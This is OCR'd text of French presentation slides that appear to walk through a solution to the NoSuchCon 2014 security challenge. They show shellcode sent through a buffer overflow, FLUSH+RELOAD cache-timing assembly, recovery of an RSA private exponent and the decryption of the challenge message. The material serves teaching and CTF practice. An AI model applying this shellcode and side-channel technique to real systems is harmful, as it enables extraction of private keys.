
- STPM et SecDrop utilisent des fonctions exportées par libsec.so
- SEC_unwrap utilise le code de SQUARE et le code de MULTIPLY

ÉTAPE 3 : Application de FLUSH+RELOAD dans un shellcode



- **Le shellcode mesure le temps d'accès au code de SQUARE et le temps d'accès au code de MULTIPLY**

ÉTAPE 3 : Application de FLUSH+RELOAD dans un shellcode



ÉTAPE 3 : Application de FLUSH+RELOAD dans un shellcode

- **Génération de l'ASM avec python**
  - Retour à la ligne (0x0a) interdit : XOR avec une autre valeur
  - Calcul des offsets
- **Génération du shellcode avec NASM**
- **Envoi du shellcode via l'overflow dans le message**

```
//
//  shellcode pseudo code
//

out="";
stpm_socket.send('3\n\2\n0\n'+encrypted_key);
for( i=0; i < max_measurement; i++ ) {
    mult_hit = do_measurement(multiply_addr);
    if ( mult_hit ) {
        out+="1";
    }else{
        square_hit = do_measurement(square_addr);
        if( square_hit ){
            out+="2";
        }else{
            out+="0";
        }
    }
    consume_cpu_cycles();
}
client_socket.send(out);
exit(0);
```

ÉTAPE 3 : Application de FLUSH+RELOAD dans un shellcode

- **Génération de l'ASM avec python**
  - Retour à la ligne (0x0a) interdit : XOR avec une autre valeur
  - Calcul des offsets
- **Génération du shellcode avec NASM**
- **Envoi du shellcode via l'overflow dans le message**


```
//
//  shellcode pseudo code
//

out="";
stpm_socket.send('3\n2\n0\n'+encrypted_key);
for( i=0; i < max_measurement; i++ ) {
    mult_hit = do_measurement(multiply_addr);
    if ( mult_hit ) {
        out+="1";
    }else{
        square_hit = do_measurement(square_addr);
        if( square_hit ){
            out+="2";
        }else{
            out+="0";
        }
    }
    consume_cpu_cycles();
}
client_socket.send(out);
exit(0);
```

Réglages complexes


ÉTAPE 3 : Application de FLUSH+RELOAD dans un shellcode

```
measurement:
    mfence
    lfence
    rdtsc                       // get CPU cycle count into rax
    lfence
    mov r11, rax
    mov rsi,[addr_2_watch] // read memory address
    lfence
    rdtsc                       // get CPU cycle count into rax
    clflush [addr_2_watch] // flush cache
    sub rax, r11                // rax = measurement2 - measurement1
    mov r11, rax
    sub r11, 200
    test r11,r11
    jns next_measurement    // if delta > 200 : go to next_measurement
    jmp save_hit_on_addr    // else: save_hit_on_addr
```

ÉTAPE 3 : Mesures




ÉTAPE 3 : Mesures



ÉTAPE 3 : Reconstruction de l'exposant privé

- **Identification des blocks**



- **Récupération des 1377 bits de l'exposant privé**
  - Plusieurs tentatives pour récupérer la clé : sélection de l'occurrence la plus fréquente
- **L'exposant privé est retrouvé en retournant les bits reçus**


ÉTAPE 3 : Message archivé

```
$ tar xzvf securedrop.tar.gz
securedrop/
securedrop/client/
securedrop/client/client.py
securedrop/archive/
securedrop/archive/messages
securedrop/servers/
securedrop/servers/SecDrop
securedrop/servers/xinetd.conf/
securedrop/servers/xinetd.conf/secdrop
securedrop/servers/xinetd.conf/stpm
securedrop/servers/STPM
securedrop/lib/
securedrop/lib/libsec.so
```

Listing 9: Extraction of the step 3 archive

→ Clé AES chiffrée par RSA


→ Message chiffré par AES



THALES


ÉTAPE 3 : Déchiffrement de la clé AES

```
d = int(d_binary[::-1], 2)
```




ÉTAPE 3 : Déchiffrement de la clé AES

```
d = int(d_binary[::-1], 2)

encrypted_key = int(encrypted, 16)
```



ÉTAPE 3 : Déchiffrement de la clé AES

```
d = int(d_binary[::-1], 2)

encrypted_key = int(encrypted, 16)

clear_key_value = pow(encrypted_key, d, n)
```



ÉTAPE 3 : Déchiffrement de la clé AES

```
d = int(d_binary[::-1], 2)

encrypted_key = int(encrypted, 16)

clear_key_value = pow(encrypted_key, d, n)

decrypted = '%0X' % (clear_key_value)
```

ÉTAPE 3 : Déchiffrement de la clé AES

```
d = int(d_binary[::-1], 2)

encrypted_key = int(encrypted, 16)

clear_key_value = pow(encrypted_key, d, n)

decrypted = '%0X' % (clear_key_value)

print decrypted[-32:]
```

ÉTAPE 3 : Déchiffrement du message chiffré

```
$ python2 decrypt_msg.py
Good job!
Send the secret 3fcba5e1dbb21b86c31c8ae490819ab6 to
      82d6e1a04a8ca30082e81ad27dec7cb4@synacktiv.com.
Also, don't forget to send us your solution within 10 days.
Synacktiv team
```

Conclusion

- **Challenge très formateur**
- **Découverte des attaques crypto**
  - Timing cache attack – fonctionne dans la Vraie Vie ™
  - Padding oracle
- **Code disponible :**

  https://github.com/polymorf/NoSuchCon-Challenge-2014
- **Merci à NoSuchCon et Synacktiv**

- **Quelques solutions**

  http://www.nosuchcon.org/#challenge_result (solutions officielles)

  http://doar-e.github.io/ (step1)


ANY QUESTIONS?
quickmeme.com